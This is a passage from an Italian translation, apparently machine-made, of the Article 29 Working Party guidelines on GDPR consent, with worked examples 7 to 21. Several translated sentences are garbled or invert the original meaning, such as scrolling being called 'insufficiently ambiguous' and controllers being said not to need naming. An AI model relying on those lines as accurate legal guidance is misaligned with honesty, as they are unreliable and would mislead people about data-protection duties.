Se il Titolare ha confuso diversi scopi per l'elaborazione e non ha tentato di chiedere il consenso separato per ogni scopo, c'è una mancanza di libertà. Questa granularità è strettamente correlata alla necessità che il consenso sia specifico, come discusso nella sezione 3.2 più avanti. Quando l'elaborazione dei dati viene eseguita per diversi scopi, la soluzione per soddisfare le condizioni per un valido consenso risiede nella granularità, cioè la separazione di questi scopi e l'ottenimento del consenso per ogni scopo.

[Esempio 7]

Nell'ambito della stessa richiesta di consenso, un rivenditore chiede ai propri clienti il consenso a utilizzare i propri dati per inviarli tramite e–mail e anche a condividere i propri dati con altre società del proprio gruppo. Questo consenso non è granulare in quanto non vi è alcun consenso separato per questi due scopi separati, pertanto il consenso non sarà valido. In questo caso, è necessario raccogliere un consenso specifico per inviare i dati di contatto ai partner commerciali. Tale specifico consenso sarà ritenuto valido per ciascun partner (si veda anche la sezione 3.3.1),

la cui identità è stata fornita all'interessato al momento della raccolta del suo consenso, nella misura in cui viene inviata a loro per lo stesso scopo (in questo esempio: uno scopo di marketing).

DETRIMENTO (DANNO MORALE O MATERIALE)

Il Titolare del Trattamento deve dimostrare che è possibile rifiutare o revocare il consenso senza detrimento (Cons. 42). Per esempio, il Titolare del Trattamento deve dimostrare che il ritiro del consenso non comporta alcun costo per la persona interessata e pertanto non presenta svantaggi evidenti per chi revoca il consenso.

Altri fattori di detrimento sono l'inganno, l'intimidazione, la coercizione o conseguenze negative significative se un soggetto interessato non acconsente. Il Titolare del Trattamento dovrebbe essere in grado di dimostrare che l'interessato ha avuto una scelta libera o autentica in merito al consenso e che è stato possibile revocare il consenso senza detrimento.

Se un Titolare è in grado di dimostrare che un servizio include la possibilità di revocare il consenso senza conseguenze negative, ad es. senza che l'esecuzione del servizio venga declassata a scapito dell'utente, ciò può servire a dimostrare che il consenso è stato dato liberamente. Il GDPR non esclude tutti gli incentivi, ma spetterebbe al Titolare dimostrare che il consenso era ancora liberamente dato in tutte le circostanze.

[Esempio 8]

Quando si scarica un app mobile sullo stile di vita, l'app richiede il consenso per accedere all'accelerometro del telefono. Non è necessario che l'app funzioni, ma è utile per il Titolare che desidera saperne di più sui movimenti e sui livelli di attività dei suoi utenti. Quando l'utente in seguito revoca tale consenso, scopre che l'app ora funziona solo in misura limitata. Questo è un esempio di detrimento come indicato nel Cons. 42, il che significa che il consenso non è mai stato ottenuto in modo valido (e quindi il Titolare del Trattamento deve eliminare tutti i dati personali sui movimenti degli utenti raccolti in questo modo).

[Esempio 9]

Una persona interessata si iscrive alla newsletter di un rivenditore di moda con sconti generali. Il rivenditore chiede all'interessato il consenso a raccogliere più dati sulle preferenze di acquisto per adattare le offerte alle sue preferenze in base alla cronologia degli acquisti o ad un questionario da compilare volontariamente. Quando l'interessato in seguito revoca il consenso, riceverà nuovamente sconti di moda non personalizzati. Ciò non equivale a detrimento in quanto è stato perso solo l'incentivo ammissibile.

[Esempio: 10]

Una rivista di moda offre ai lettori l'accesso per acquistare nuovi prodotti per il trucco prima del lancio ufficiale.

I prodotti saranno presto disponibili per la vendita, ma i lettori di questa rivista riceveranno un'anteprima esclusiva di questi prodotti. Per godere di questo vantaggio, le persone devono fornire il loro indirizzo postale e accettare l'iscrizione alla mailing list della rivista. L'indirizzo postale è necessario per la spedizione e la mailing list viene utilizzata per l'invio di offerte commerciali per prodotti come cosmetici o t–shirt tutto l'anno.

La società spiega che i dati sulla mailing list saranno utilizzati solo per l'invio di pubblicità di merci e carta dalla stessa rivista e non saranno condivisi con altre organizzazioni.

Nel caso in cui il lettore non voglia divulgare il proprio indirizzo per questo motivo, non vi è alcun danno, in quanto i prodotti saranno comunque disponibili per loro.

2.2. FINALITÀ SPECIFICHE

L'Art. 6, paragrafo 1, lettera a) conferma che il consenso dell'interessato deve essere fornito in relazione a "uno o più scopi specifici" e che l'interessato ha una scelta in relazione a ciascuno di essi.[26] Il requisito che il consenso deve essere "specifici" mira a garantire un certo grado di controllo dell'utente e trasparenza per l'interessato. Questo requisito non è stato modificato dal GDPR e rimane strettamente legato al requisito del consenso "informato". Allo stesso tempo deve essere interpretato in linea con il requisito della "granularità" per ottenere il consenso "libero".[27] In sintesi, per rispettare l'elemento "specifico" il Titolare deve applicare:

(i) La specifica dello scopo come salvaguardia contro lo scorrimento viscoso,

(ii) Granularità nelle richieste di consenso, e

(iii) Chiara separazione delle informazioni relative all'ottenimento del consenso per le attività di elaborazione dati da informazioni su altri argomenti.

Ad. (i): ai sensi dell'Art. 5, paragrafo 1, lettera b), del GDPR, l'ottenimento del consenso valido è sempre preceduto dalla determinazione di uno scopo specifico, esplicito e legittimo per l'attività di trattamento prevista.[28] La necessità di un consenso specifico in combinazione con la nozione. La limitazione delle finalità di cui all'Art. 5, paragrafo 1, lettera b), funge da salvaguardia contro l'ampliamento graduale o l'offuscamento degli scopi per i quali i dati sono trattati, dopo che l'interessato ha acconsentito alla raccolta iniziale dei dati. Questo fenomeno, noto anche come funzione insinuante, rappresenta un rischio per gli interessati, in quanto può comportare l'utilizzo inaspettato di dati personali da parte del Titolare del Trattamento o di terzi e in caso di perdita del controllo dei dati personali.

Se il Titolare del Trattamento si basa sull'Art. 6, paragrafo 1, lettera a), gli interessati devono sempre dare il consenso per uno scopo di trattamento specifico.[29] In linea con il concetto di limitazione delle finalità, Art. 5, paragrafo 1, lettera b) e Cons. 32, il consenso può coprire diverse operazioni, purché queste operazioni abbiano lo stesso scopo. Va da sé che il consenso specifico può essere ottenuto solo quando gli interessati sono specificamente informati sugli scopi previsti dell'uso dei dati che li riguardano.

Nonostante le disposizioni sulla compatibilità delle finalità, il consenso deve essere specifico per lo scopo. Le persone interessate forniranno il loro consenso con la consapevolezza di avere il controllo e i loro dati saranno trattati solo per gli scopi specificati. Se un Titolare elabora i dati in base al consenso e desidera elaborare i dati per un altro scopo, tale Titolare deve richiedere un ulteriore consenso per questo altro scopo a meno che non vi sia un'altra base legale che rispecchi meglio la situazione.

[Esempio 11]

Una rete TV via cavo raccoglie i dati personali degli abbonati, in base al loro consenso, per presentare loro suggerimenti personali per i nuovi film che potrebbero essere interessati in base alle loro abitudini di visualizzazione. Dopo un po', la rete TV decide di voler consentire a terzi di inviare (o visualizzare) pubblicità mirata sulla base delle abitudini di visualizzazione dell'abbonato. Dato questo nuovo scopo, è necessario un nuovo consenso.

Ad. (ii): i meccanismi di consenso non devono essere solo granulari per soddisfare il requisito di "libero", ma anche per soddisfare l'elemento "specifico". Ciò significa che un Titolare del Trattamento che richiede il consenso per diversi scopi dovrebbe fornire un "opt–in" separato per ogni scopo, per consentire agli utenti di fornire un consenso specifico per scopi specifici.

Ad. (iii): infine, i Titolari del Trattamento dovrebbero fornire informazioni specifiche con ciascuna richiesta di consenso separata sui dati che vengono elaborati per ciascuno scopo, al fine di sensibilizzare gli interessati sull'impatto delle diverse scelte che hanno. Pertanto, gli interessati sono autorizzati a dare un consenso specifico. Questo problema si sovrappone al requisito che i Titolari devono fornire informazioni chiare, come discusso nel paragrafo 3.3, di seguito descritto.

2.3. INFORMATO

Il GDPR rafforza il requisito secondo il quale il consenso deve essere informato. In base all'Art. 5 del GDPR, l'obbligo di trasparenza è uno dei principi fondamentali, strettamente legato ai principi di equità e liceità. Fornire informazioni agli interessati prima di ottenere il loro consenso è essenziale per consentire loro di prendere decisioni informate, capire a cosa stanno accettando e per esempio esercitare il loro diritto di revocare il loro consenso. Se il Titolare non fornisce informazioni accessibili, il controllo dell'utente diventa illusorio e il consenso sarà una base non valida per l'elaborazione.
La conseguenza del mancato rispetto dei requisiti per il consenso informato è che il consenso non sarà valido e che il Titolare del Trattamento potrebbe violare l'Art. 6 del GDPR.

REQUISITI MINIMI DI CONTENUTO PER IL CONSENSO AD ESSERE "INFORMATO"

Affinché il consenso sia comunicato, è necessario informare l'interessato di determinati elementi che sono fondamentali per effettuare una scelta. Pertanto, WP29 è del parere che per ottenere un valido consenso siano necessarie almeno le seguenti informazioni:

(i) l'identità del Titolare,[30]

(ii) lo scopo di ciascuna delle operazioni di trattamento per le quali è richiesto il consenso,[31]

(iii) quali (tipo di) dati saranno raccolti e usati,[32]

(iv) l'esistenza del diritto di revocare il consenso,[33]

(v) informazioni sull'uso dei dati per il processo decisionale automatico ai sensi dell'Art. 22, paragrafo 2, lettera c)[34] se del caso, e

(vi) sui possibili rischi di trasferimenti di dati dovuti all'assenza di una decisione di adeguatezza e di garanzie appropriate come descritto nell'Art. 46.[35]

Per quanto riguarda i punti (i) e (iii), il WP29 osserva che nel caso in cui il consenso richiesto deve essere fatto valere da più Titolari (comuni) o se i dati devono essere trasferiti o elaborati da altri Titolari che desiderano fare affidamento sul consenso originale, queste organizzazioni dovrebbero tutti essere nominati. I Titolari non devono essere nominati come parte dei requisiti di consenso, sebbene per conformarsi agli Artt. 13 e 14 del GDPR, i Titolari del Trattamento dovranno fornire un elenco completo dei destinatari o delle categorie di destinatari, inclusi i Titolari. Per concludere, il WP29 osserva che, a seconda delle circostanze e del contesto di un caso, potrebbero essere necessarie maggiori informazioni per consentire all'interessato di comprendere veramente le operazioni di elaborazione a portata di mano.

COME FORNIRE LE INFORMAZIONI

Il GDPR non prescrive la forma o la forma in cui devono essere fornite le informazioni per soddisfare il requisito del consenso informato. Ciò significa che le informazioni valide possono essere presentate in vari modi, come dichiarazioni scritte o orali, o messaggi audio o video. Tuttavia, il GDPR pone in essere diversi requisiti per il consenso informato, in particolare all'Art. 7, paragrafo 2 e nel Cons. 32. Ciò porta a uno standard più elevato per la chiarezza e l'accessibilità delle informazioni.

Quando si cerca il consenso, i Titolari del Trattamento dovrebbero assicurarsi di utilizzare un linguaggio chiaro e chiaro in tutti i casi. Ciò significa che un messaggio dovrebbe essere facilmente comprensibile per la persona media e non solo per gli avvocati. I Titolari non possono utilizzare politiche sulla privacy lunghe che siano difficili da comprendere o dichiarazioni piene di termini legali. Il consenso deve essere chiaro e distinguibile da altre questioni e fornito in una forma intelligibile e facilmente accessibile. Questo requisito significa essenzialmente che le informazioni rilevanti per prendere decisioni informate in merito al consenso o meno non possono essere nascoste in termini e condizioni generali.[36]

Un Titolare deve garantire che il consenso sia fornito sulla base di informazioni che consentano agli interessati di identificare facilmente chi è il Titolare e di capire a cosa si stanno accordando. Il Titolare del Trattamento deve descrivere chiaramente lo scopo del trattamento dei dati per il quale è richiesto il consenso.[37]

Altre linee guida specifiche sull'accessibilità sono state fornite negli orientamenti sulla trasparenza del WP29. Se il consenso deve essere dato con mezzi elettronici, la richiesta deve essere chiara e concisa. Le informazioni stratificate e granulari possono essere un modo appropriato per affrontare l'obbligo duplice di essere precisi e completi da un lato e comprensibili dall'altro.

Un Titolare deve valutare il tipo di pubblico che fornisce dati personali alla propria organizzazione. Per esempio, nel caso in cui il pubblico target includa i dati che sono minorenni, il Titolare deve assicurarsi che le informazioni siano comprensibili per i minori.[38] Dopo aver identificato il loro pubblico, i Titolari del controllo devono determinare quali informazioni devono fornire e, successivamente, come presentare le informazioni agli interessati.

L'Art. 7, paragrafo 2, riguarda le dichiarazioni scritte di autorizzazione pre–formulate che riguardano anche altre questioni. Quando viene richiesto il consenso come parte di un contratto (cartaceo), la richiesta di consenso dovrebbe essere chiaramente distinguibile dalle altre questioni. Se il contratto cartaceo comprende molti aspetti che non sono collegati alla questione del consenso all'uso dei dati personali, la questione del consenso dovrebbe essere trattata in un modo che risulti chiaramente o in un documento separato.

Allo stesso modo, se il consenso è richiesto con mezzi elettronici, la richiesta di consenso deve essere separata e distinta, non può essere semplicemente un paragrafo entro termini e condizioni, ai sensi del Cons. 32.[39] Per ospitare schermi di piccole dimensioni o situazioni con spazio riservato per informazioni, a strati il modo di presentare le informazioni può essere considerato, se del caso, per evitare un disturbo eccessivo dell'esperienza dell'utente o della progettazione del prodotto.

Il Titolare del Trattamento che si basa sul consenso dell'interessato deve inoltre occuparsi dei compiti di informazione separati di cui agli Artt. 13 e 14 per essere conformi al GDPR. In pratica, il rispetto degli obblighi di informazione e il rispetto del requisito del consenso informato possono portare a un approccio integrato in molti casi. Tuttavia, questa sezione è scritta nella consapevolezza che può esistere un consenso "informato" valido, anche quando non tutti gli elementi degli Artt. 13 e / o 14 sono menzionati nel processo di ottenimento del consenso (questi punti dovrebbero ovviamente essere menzionati in altri luoghi, come l'informativa sulla privacy di una società). Il WP29 ha emanato linee guida separate sul requisito della trasparenza.

[Esempio 12]

La società X è un Titolare che ha ricevuto reclami per il fatto che non è chiaro agli interessati l'uso dei dati a cui è richiesto il consenso. La società vede la necessità di verificare se le sue informazioni nella richiesta di consenso sono comprensibili per gli interessati. X organizza gruppi di test volontari di categorie specifiche dei propri clienti e presenta nuovi aggiornamenti delle informazioni di consenso a questi utenti di test prima di comunicarli esternamente. La selezione del panel rispetta il principio di indipendenza ed è fatta sulla base di standard che garantiscono un risultato rappresentativo e non tendenzioso. Il pannello riceve un questionario e indica cosa hanno capito delle informazioni e come lo avrebbero valutato in termini di informazioni comprensibili e pertinenti. Il Titolare continua i test fino a quando i pannelli indicano che l'informazione è comprensibile. X redige un rapporto del test e lo mantiene disponibile per riferimento futuro. Questo esempio mostra un modo possibile per X di dimostrare che gli interessati ricevevano informazioni chiare prima di consentire l'elaborazione dei dati personali da parte di X.

[Esempio 13]

Una società si impegna nel trattamento dei dati sulla base del consenso. La società utilizza una nota informativa sulla privacy a più livelli che include una richiesta di consenso. La società comunica tutti i dettagli di base del Titolare del Trattamento e le attività di trattamento dei dati previste.[40] Tuttavia, la società non indica in che modo il Titolare della protezione dei dati può essere contattato nel primo livello informativo della notifica. Ai fini di avere una base legale legittima ai sensi dell'Art. 6, il Titolare del Trattamento ha ottenuto un consenso "informato" valido, anche quando i dati di contatto del Responsabile della Protezione dei Dati non sono stati comunicati all'interessato (nel primo strato informativo), a norma dell'Art. 13, paragrafo 1, lettera b) o dell'Art. 14, paragrafo 1, lettera b) del GDPR.

2.4. INDICAZIONE INEQUIVOCABILE DEI DESIDERI

Nel GDPR è definito che il consenso richiede una dichiarazione da parte dell'interessato o un chiaro atto affermativo che significa che deve sempre essere dato attraverso una azione o una dichiarazione attiva. Deve essere ovvio che l'interessato abbia acconsentito alla particolare elaborazione.

L'Art. 2, lettera h), della Direttiva 95/46/CE ha definito il consenso "*un'indicazione dei desideri mediante il quale l'interessato dichiara il proprio consenso ai dati personali che lo riguardano*". L'Art. 4, paragrafo 11, del GDPR si basa su questa definizione, chiarendo che il consenso valido richiede un'indicazione inequivocabile mediante una dichiarazione o una chiara azione affermativa, in linea con la precedente guida emanata dal WP29.

Un "*chiaro fatto positivo*" significa che l'interessato deve aver intrapreso un'azione deliberata per consentire il trattamento specifico.[41] Il Cons. 32 stabilisce ulteriori orientamenti al riguardo. Il consenso può essere raccolto attraverso una dichiarazione scritta o (registrata), anche con mezzi elettronici.

Forse il modo più letterale per soddisfare il criterio di una "*dichiarazione scritta*" è assicurarsi che un soggetto dei dati scriva in una lettera o scriva una e–mail al Titolare spiegando che cosa esattamente lui / lei accetta. Tuttavia, questo spesso non è realistico. Le dichiarazioni scritte possono avere molte forme e dimensioni che potrebbero essere conformi al GDPR.

Fatto salvo il diritto contrattuale (nazionale) esistente, il consenso può essere ottenuto attraverso una dichiarazione orale registrata, sebbene sia necessario prendere debita nota delle informazioni disponibili all'interessato, prima dell'indicazione del consenso. L'uso di caselle di attivazione pre–selezionate non è valido nel GDPR. Il silenzio o l'inattività da parte dell'interessato e il semplice fatto di procedere con un servizio non possono essere considerati un'indicazione attiva di scelta.

[Esempio 14]

Durante l'installazione del software, l'applicazione richiede all'interessato di acconsentire a utilizzare report di crash non anonimi per migliorare il software. Una informativa sulla privacy a più livelli che fornisce le informazioni necessarie accompagna la richiesta di consenso. Selezionando attivamente la casella facoltativa affermando "Acconsento", l'utente è in grado di eseguire validamente un "atto affermativo chiaro" per consentire l'elaborazione.

Un Titolare deve inoltre fare attenzione che il consenso non può essere ottenuto con la stessa mozione di accettazione di un contratto o accettazione di termini e condizioni generali di un servizio. L'accettazione generale dei termini e delle condizioni generali non può essere vista come una chiara azione affermativa per il consenso all'uso dei dati personali. Il GDPR non consente ai Titolari di offrire caselle pre–spuntate o costruzioni di "opt–out" che richiedono un intervento dall'interessato per evitare accordi (per le caselle di "*opt–out*" di esempio).[42]

Quando il consenso deve essere dato a seguito di una richiesta per via elettronica, la richiesta di consenso non dovrebbe essere inutilmente distruttiva per l'uso del servizio per il quale viene fornito il consenso.[43] Un movimento affermativo attivo mediante il quale l'interessato può indicare che il consenso può essere necessario quando una modalità meno disturbante o disturbante provocherebbe ambiguità. Pertanto, potrebbe essere necessario che una richiesta di consenso interrompa l'esperienza di utilizzo in una certa misura per rendere efficace tale richiesta.

Tuttavia, entro i requisiti del GDPR, i Titolari hanno la libertà di sviluppare un flusso di consenso adatto alla propria organizzazione. A questo proposito, le mozioni fisiche possono essere qualificate come una chiara azione affermativa in conformità con il GDPR.

I Titolari dovrebbero progettare meccanismi di consenso in modo chiaro per gli interessati. I Titolari devono evitare l'ambiguità e devono garantire che l'azione con cui viene dato il consenso possa essere distinta dalle altre azioni. Pertanto, il semplice proseguimento dell'uso ordinario di un sito Web non è un comportamento dal quale si può desumere un'indicazione dei desideri da parte dell'interessato a significare il proprio accordo a un'operazione di elaborazione proposta.

[Esempio 15]

Scorrere una barra su uno schermo, rinunciare davanti a una fotocamera intelligente, ruotare lo smartphone in senso orario o in figura otto movimento potrebbe essere un'opzione per indicare un accordo, purché siano fornite informazioni chiare, ed è chiaro che il movimento in domanda indica un accordo su una richiesta specifica (ad esempio, se fai scorrere questa barra verso sinistra, accetti l'uso delle informazioni X per lo scopo Y. Ripeti il movimento per confermare). Il Titolare del Trattamento deve essere in grado di dimostrare che il consenso è stato ottenuto in questo modo e gli interessati devono essere in grado di ritirare il consenso con la stessa facilità con cui lo hanno ricevuto.

[Esempio 16]

Scorrendo verso il basso o scorrendo un sito Web non si soddisfano i requisiti di un'azione chiara e affermativa. Questo perché l'avviso che continuare a scorrere costituirà un consenso può essere difficile da distinguere e / o può essere mancato quando un soggetto dei dati sta scorrendo rapidamente grandi quantità di testo e tale azione non è sufficientemente ambigua.

Nel contesto digitale, molti servizi necessitano di dati personali per funzionare, quindi gli interessati ricevono più richieste di consenso che richiedono risposte tramite clic e passaggi giornalieri. Ciò può comportare un certo grado di affaticamento da "*clic*": quando viene rilevato troppe volte, l'effettivo effetto di avvertimento dei meccanismi di consenso diminuisce.

Ciò si traduce in una situazione in cui le domande di consenso non vengono più lette. Ciò rappresenta un rischio particolare per gli interessati, in quanto, in genere, viene richiesto il consenso per azioni che sono in linea di principio illegali senza il loro consenso. Il GDPR impone ai Titolari l'obbligo di sviluppare modi per affrontare questo problema.

Un esempio spesso menzionato per fare questo nel contesto online è ottenere il consenso degli utenti di Internet tramite le impostazioni del browser. Tali impostazioni dovrebbero essere sviluppate in linea con le condizioni per il consenso valido nel GDPR, come ad esempio che il consenso deve essere granulare per ciascuno degli scopi previsti e che le informazioni da fornire dovrebbero indicare i Titolari.

In ogni caso, il consenso deve sempre essere ottenuto prima che il Titolare inizi ad elaborare i dati personali per i quali è necessario il consenso. Il WP29 ha costantemente affermato in precedenti pareri che il consenso dovrebbe essere dato prima dell'attività di elaborazione.[44] Sebbene il GDPR non prescriva letteralmente all'Art. 4, paragrafo 11, che il consenso debba essere dato prima

dell'attività di trattamento, ciò è chiaramente implicito. Il titolo dell'Art. 6, paragrafo 1 e la formulazione "ha dato" all'Art. 6, paragrafo 1, lettera a), confermano questa interpretazione. Segue logicamente dall'Art. 6 e dal Cons. 40 che deve essere presente una base legale valida prima di iniziare un trattamento dei dati. Pertanto, il consenso dovrebbe essere dato prima dell'attività di elaborazione. In linea di principio, può essere sufficiente chiedere il consenso dell'interessato una sola volta. Tuttavia, i Titolari del Trattamento devono ottenere un nuovo e specifico consenso se gli scopi per il trattamento dei dati cambiano dopo aver ottenuto il consenso o se è previsto uno scopo aggiuntivo.

3. OTTENERE IL CONSENSO ESPLICITO

Il consenso esplicito è richiesto in alcune situazioni in cui emergono gravi rischi di protezione dei dati, quindi, laddove si ritenga appropriato un livello elevato di controllo individuale sui dati personali. Ai sensi del GDPR, il consenso esplicito svolge un ruolo nell'Art. 9 sul trattamento di categorie speciali di dati, le disposizioni sui trasferimenti di dati verso paesi terzi o organizzazioni internazionali in assenza di garanzie adeguate all'Art. 49[45], e all'Art. 22 sul processo decisionale individuale automatizzato, compresa la profilazione.[46]

Il GDPR prescrive che una "dichiarazione o chiara azione affermativa" è un prerequisito per il consenso "regolare". Poiché il requisito del consenso "regolare" nel GDPR è già elevato a uno standard più elevato rispetto al requisito del consenso della Direttiva 95/46/CE, è necessario chiarire quali sforzi supplementari debba essere intrapreso da un Titolare del Trattamento al fine di ottenere il consenso esplicito di un soggetto dei dati in linea con il GDPR.

Il termine esplicito si riferisce al modo in cui il consenso è espresso dall'interessato. Significa che l'interessato deve fornire una dichiarazione esplicita di consenso. Un modo ovvio per assicurarsi che il consenso sia esplicito sarebbe quello di confermare espressamente il consenso in una dichiarazione scritta. Se del caso, il Titolare del Trattamento può assicurarsi che la dichiarazione scritta sia firmata dall'interessato, al fine di rimuovere tutti i possibili dubbi e potenziali carenze di prova nel futuro.[47]

Tuttavia, tale dichiarazione firmata non è l'unico modo per ottenere il consenso esplicito e, non si può affermare che il GDPR prescriva dichiarazioni scritte e firmate in tutte le circostanze che richiedono un consenso esplicito valido. Per esempio, nel contesto digitale o online, una persona interessata può essere in grado di emettere la dichiarazione richiesta compilando un modulo elettronico, inviando un'e–mail, caricando un documento scansionato recante la firma dell'interessato o utilizzando una firma elettronica. In teoria, l'uso di dichiarazioni orali può anche essere sufficientemente espresso per ottenere un consenso esplicito valido, tuttavia, può essere difficile dimostrare al Titolare del Trattamento che tutte le condizioni per un consenso esplicito valido sono state soddisfatte quando la dichiarazione è stata registrata.

Un'organizzazione può anche ottenere il consenso esplicito tramite una conversazione telefonica, a condizione che le informazioni sulla scelta siano corrette, intelligibili e chiare e richiede una conferma specifica dall'interessato (ad esempio premendo un pulsante o fornendo conferma orale).

[Esempio 17]

Un Titolare del Trattamento può anche ottenere il consenso esplicito da un visitatore al suo sito web offrendo una schermata di consenso esplicito che contiene caselle di controllo Sì e No, a condizione che il testo indichi chiaramente il consenso, ad esempio "Con la presente acconsento al trattamento dei miei dati", e non ad esempio, "Mi è chiaro che i miei dati saranno elaborati". Va da sé che devono essere soddisfatte le condizioni per il consenso informato e le altre condizioni per ottenere un valido consenso.

[Esempio 18]

Una clinica per la chirurgia estetica chiede il consenso esplicito da parte di un paziente per trasferire la sua cartella clinica a un esperto la cui seconda opinione viene posta sulla condizione del paziente. La cartella clinica è un file digitale. Data la natura specifica delle informazioni in questione, la clinica chiede una firma elettronica dell'interessato per ottenere un consenso esplicito valido e per essere in grado di dimostrare che è stato ottenuto il consenso esplicito.[48]

La verifica in due fasi del consenso può anche essere un modo per assicurarsi che il consenso esplicito sia valido. Per esempio, una persona interessata riceve un'e–mail che le notifica dell'intenzione del Titolare di elaborare un record contenente dati medici. Il Titolare spiega

nell'e–mail che chiede il consenso per l'uso di un insieme specifico di informazioni per uno scopo specifico. Se le persone interessate acconsentono all'utilizzo di questi dati, il Titolare chiede a lui o lei una risposta e–mail contenente la dichiarazione "*Accetto*". Dopo che la risposta è stata inviata, l'interessato riceve un link di verifica che deve essere cliccato, o un messaggio SMS con un codice di verifica, per confermare l'accordo.

L'Art. 9, paragrafo 2, non riconosce "*necessario per l'esecuzione di un contratto*" come eccezione al divieto generale di elaborare categorie speciali di dati. Pertanto, i Titolari del Trattamento e gli Stati membri che si occupano di questa situazione dovrebbero esplorare le specifiche eccezioni di cui all'Art. 9, paragrafo 2, lettere da b) e j). Se nessuna delle eccezioni da (b) a (j) si applica, ottenere il consenso esplicito in conformità con le condizioni per il consenso valido nel GDPR rimane l'unica eccezione legale possibile per elaborare tali dati.

[Esempio 19]

Una compagnia aerea, Holiday Airways, offre un servizio di viaggio assistito per i passeggeri che non possono viaggiare senza assistenza, per esempio a causa di una disabilità. Un cliente prenota un volo da Amsterdam a Budapest e richiede assistenza di viaggio per poter salire sull'aereo. Holiday Airways le richiede di fornire informazioni sulle sue condizioni di salute per essere in grado di organizzare i servizi appropriati per lei (quindi, ci sono molte possibilità, ad esempio una sedia a rotelle sul cancello di arrivo, o un assistente che viaggia con lei da A a B.) Holiday Airways chiede per consenso esplicito al trattamento dei dati sanitari di questo cliente allo scopo di organizzare l'assistenza di viaggio richiesta. I dati elaborati sulla base del consenso dovrebbero essere necessari per il servizio richiesto. Inoltre, i voli per Budapest rimangono disponibili senza assistenza di viaggio. Si noti che poiché tali dati sono necessari per la fornitura del servizio richiesto, l'Art. 7, paragrafo 4, non si applica.

[Esempio 20]

Un'azienda di successo è specializzata nella fornitura di occhiali da sci e da snowboard su misura e altri tipi di occhiali personalizzati per gli sport all'aria aperta. L'idea è che le persone possano indossarle senza occhiali. La società riceve ordini in un punto centrale e consegna prodotti da un'unica sede in tutta l'UE.

Per essere in grado di fornire i propri prodotti personalizzati ai clienti ipovedenti, questo Titolare richiede il consenso per l'uso delle informazioni sulla condizione degli occhi dei clienti. I clienti forniscono i dati sanitari necessari, come i loro dati di prescrizione online quando effettuano l'ordine. Senza questo, non è possibile fornire gli occhiali personalizzati richiesti. L'azienda offre anche serie di occhiali con valori correttivi standardizzati. I clienti che non desiderano condividere i dati sanitari potrebbero optare per le versioni standard. Pertanto, è richiesto un consenso esplicito ai sensi dell'Art. 9 e il consenso può essere considerato come dato liberamente.

4. CONDIZIONI AGGIUNTIVE PER OTTENERE IL CONSENSO VALIDO

Il GDPR introduce i requisiti per i Titolari del Trattamento di stipulare accordi aggiuntivi per garantire che ottengano, e mantengano e siano in grado di dimostrare, un valido consenso. L'Art. 7 del GDPR stabilisce queste condizioni aggiuntive per il consenso valido, con disposizioni specifiche sulla conservazione delle registrazioni del consenso e il diritto di revocare facilmente il consenso. L'Art. 7 si applica anche al consenso di cui agli altri Artt. del GDPR, ad es. Artt. 8 e 9. Di seguito sono fornite indicazioni sull'obbligo aggiuntivo di dimostrare il consenso valido e il ritiro del consenso.

4.1. DIMOSTRARE IL CONSENSO

Nell'Art. 7, paragrafo 1, il GDPR delinea chiaramente l'obbligo esplicito del Titolare del Trattamento di dimostrare il consenso dell'interessato. L'onere della prova sarà a carico del Titolare del Trattamento, in conformità dell'Art. 7, paragrafo 1.

Il Cons. 42 afferma: *"Se il trattamento si basa sul consenso dell'interessato, il Titolare del Trattamento dovrebbe essere in grado di dimostrare che l'interessato ha acconsentito all'elaborazione."*.

I Titolari sono liberi di sviluppare metodi per conformarsi a questa disposizione in modo adeguato alle loro operazioni quotidiane. Allo stesso tempo, il dovere di dimostrare che il consenso valido è stato ottenuto da un Titolare del Trattamento, non dovrebbe di per sé portare a quantità eccessive

di elaborazione di dati aggiuntivi. Ciò significa che i Titolari dovrebbero disporre di dati sufficienti per mostrare un collegamento all'elaborazione (per mostrare il consenso è stato ottenuto) ma non dovrebbero raccogliere più informazioni del necessario.

Spetta al Titolare del Trattamento dimostrare che è stato ottenuto il consenso valido dall'interessato. Il GDPR non prescrive esattamente come questo deve essere fatto. Tuttavia, il Titolare del Trattamento deve essere in grado di dimostrare che un soggetto dei dati in un determinato caso ha acconsentito. Finché dura l'attività di trattamento dei dati in questione, esiste l'obbligo di dimostrare il consenso. Al termine dell'attività di trattamento, la prova del consenso deve essere mantenuta non più strettamente necessaria per l'adempimento di un obbligo giuridico o per l'istituzione, l'esercizio o la difesa di rivendicazioni legali, in conformità con l'Art. 17, paragrafo 3, lettere b) ed e).

Ad esempio, il Titolare del Trattamento può tenere una registrazione delle dichiarazioni di consenso ricevute, in modo che possa dimostrare come è stato ottenuto il consenso, quando è stato ottenuto il consenso e le informazioni fornite all'interessato al momento sono dimostrabili. Il Titolare del Trattamento deve anche essere in grado di dimostrare che l'interessato è stato informato e il flusso di lavoro del Titolare del Trattamento ha soddisfatto tutti i criteri pertinenti per un valido consenso. La logica alla base di questo obbligo nel GDPR è che i Titolari devono essere Titolari per quanto riguarda l'ottenimento di un valido consenso da parte degli interessati e i meccanismi di consenso che hanno messo in atto. Per esempio, in un contesto online, un Titolare del Trattamento può conservare informazioni sulla sessione in cui è stato espresso il consenso, unitamente alla documentazione del flusso di lavoro del consenso al momento della sessione e una copia delle informazioni presentate all'interessato in quella volta. Non sarebbe sufficiente fare semplicemente riferimento a una corretta configurazione del rispettivo sito web.

[Esempio 21]

Un ospedale istituisce un programma di ricerca scientifica, chiamato progetto X, per il quale sono necessari record dentali di pazienti reali. I partecipanti sono reclutati tramite telefonate ai pazienti che volontariamente hanno accettato di essere inseriti in una lista di candidati che possono essere contattati per questo scopo. Il Titolare del Trattamento chiede il consenso esplicito degli interessati per l'uso della propria cartella dentale. Il consenso è ottenuto durante una telefonata registrando una dichiarazione orale dell'interessato in cui la persona interessata conferma di accettare l'uso dei propri dati ai fini del progetto X.

Non esiste un limite di tempo specifico nel GDPR per quanto tempo durerà il consenso. La durata del consenso dipenderà dal contesto, dall'ambito del consenso originale e dalle aspettative dell'interessato. Se le operazioni di elaborazione cambiano o si evolvono considerevolmente, il consenso originale non è più valido. Se questo è il caso, è necessario ottenere un nuovo consenso. Il WP29 raccomanda come *best practice* che il consenso debba essere aggiornato a intervalli appropriati. Fornire nuovamente tutte le informazioni aiuta a garantire che l'interessato rimanga ben informato su come vengono utilizzati i loro dati e su come esercitare i loro diritti.[49]

4.2. REVOCA DEL CONSENSO

La revoca del consenso ha un posto di rilievo nel GDPR. Le disposizioni e i considerando sulla revoca del consenso nel GDPR possono essere considerati come una codificazione dell'interpretazione esistente in materia nel parere WP29.[50]

